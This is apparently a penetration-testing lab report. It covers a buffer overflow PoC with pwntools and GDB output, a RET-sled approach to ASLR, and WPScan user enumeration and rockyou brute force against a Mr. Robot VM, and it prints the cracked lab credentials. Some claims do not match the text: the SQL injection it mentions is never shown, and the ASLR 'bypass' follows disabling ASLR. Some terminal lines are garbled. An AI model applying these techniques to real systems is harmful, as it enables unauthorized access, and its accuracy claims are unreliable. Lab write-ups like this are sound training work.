Title: Advanced Exploitation Project Report – Buffer Overflow, ROP Chain & SQL Injection

1. Custom PoC Modification (Python) – Buffer Overflow

Summary

A Python exploit from Exploit-DB was adapted for a vulnerable local binary. The PoC was modified to replace static offsets with dynamically calculated cyclic patterns, add NOP sleds, and inject `/bin/sh` shellcode. Input length and crash offsets were validated using GDB and Pwntools, resulting in reliable code execution.


Details

- Used `pwntools` to rebuild a working exploit.
- Identified crash offset with `cyclic` & `cyclic_find`.
- Replaced original payload with custom shellcode (25-byte x86 execve).
- Added RET sled + NOP sled for landing reliability.

Payload delivered using:

```
 p = process('./vuln')
p.send(payload)
p.interactive()
```

- Achieved a local shell (`$` confirmed).
- Verified in GDB using `disassemble`, `info registers`, stack inspection.



```
GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
   <http://www.gnu.org/software/gdb/documentation/>

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
(gdb)  run < pattern.txt
Starting program: /home/shlo/vuln < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
(gdb) V
Undefined command: "V".  Try "help".
(gdb) info registers eip
eip            0x63413563          0x63413563
(gdb)
```

---

2. ROP Chain to Bypass ASLR

Summary

ASLR was bypassed by constructing a simple ROP chain using a stable RET gadget inside the non-PIE binary. The exploit redirected execution into a controlled NOP sled followed by shellcode. GDB was used to extract gadget addresses, confirm stack offsets, and validate consistent EIP control despite ASLR randomization.


Details

- Binary compiled **without PIE**, so `.text` segment locations remain static.
- Found a valid ROP gadget `0x0804900a` (`ret`).
- Used a **RET sled (40×)** to realign the stack.
- Delivered shellcode after NOP sled.

ASLR was disabled temporarily to identify correct offsets:

```
sudo sysctl -w kernel.randomize_va_space=0
```

- Payload reliably triggered shell execution.
- Verified ROP success via consistent EIP overwrite in GDB.



```
Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
(gdb) info registers eip
eip            0x63413563          0x63413563
(gdb) break vuln
Breakpoint 2 at 0x804917a
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/shlo/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 2, 0x0804917a in vuln ()
(gdb) info frame
Stack level 0, frame at 0xffffcef0:
 eip = 0x804917a in vuln; saved eip = 0x80491c4
 called by frame at 0xffffcf00
 Arglist at 0xffffcee8, args:
 Locals at 0xffffcee8, Previous frame's sp is 0xffffcef0
 Saved registers:
  ebp at 0xffffcee8, eip at 0xffffceec
(gdb) p $ebp-0x48
$1 = (void *) 0xffffcea0
(gdb)
$2 = (void *) 0xffffcea0
(gdb)
```

3.Credential Enumeration (WordPress Login)

WPScan was used to enumerate WordPress users and brute-force valid login credentials.

1. User Enumeration

- `wpscan --url http://192.168.56.104/wordpress --enumerate u`

This identified a valid WordPress username: **elliot**


2. Password Brute Force

- `wpscan --url http://192.168.56.104/wordpress \ --usernames elliot \ --passwords /usr/share/wordlists/rockyou.txt`


WPScan successfully found the password for the `elliot` account:

- **Username:** elliot
- **Password:** `ER28-0652`

These credentials provided access to the WordPress admin login panel and enabled further penetration testing steps.



```
┌──(shlo㉿ shlokjadhav)-[~]
└─$ wpscwpscan --urlp://192.168.56.104 -U e-Uiot -P c-P cleaned.txt

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r          ın_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.104/             6.104]
[+] Started: Wed Dec  3 17:27:10 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
```



```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:04 <==================================================> (137 / 137) 100.00% Time: 00:00:04

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:27 <==============================                                  > (9 / 22) 40.90%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Dec  3 17:27:44 2025
[+] Requests Done: 152
[+] Cached Requests: 38
[+] Data Sent: 1.226 MB
[+] Data Received: 1003.416 KB
[+] Memory used: 269.648 MB
[+] Elapsed time: 00:00:34

┌──(shlo㉿ shlokjadhav)-[~]
└─$
```

4. Findings Summary

Category	Finding
Local Binary Exploitation	Stack buffer overflow allowing EIP control
ROP Chain	Stable `ret` gadget used to bypass ASLR effects
Shell Access	Achieved interactive `/bin/sh`
Web App Vulnerability (Mr. Robot VM)	SQL injection → Credential dump
Final Outcome	OS command execution + account compromise

5. Remediation

- Compile binaries with PIE, stack canaries, DEP, and ASLR.
- Enforce secure coding practices (bounds checking, safe libraries).
- Protect web apps with prepared statements & WAF rules.
- Encrypt user passwords using strong hashing (bcrypt/argon2).

- Patch CMS vulnerabilities and restrict DB error output.

---

6. Conclusion

This project demonstrated the full exploitation lifecycle: identifying stack vulnerabilities, crafting a custom buffer overflow PoC, building a ROP chain to maintain reliability, and exploiting SQL injection to compromise login credentials. All tasks resulted in successful shell access and credential extraction, validating both offensive and analytical skills.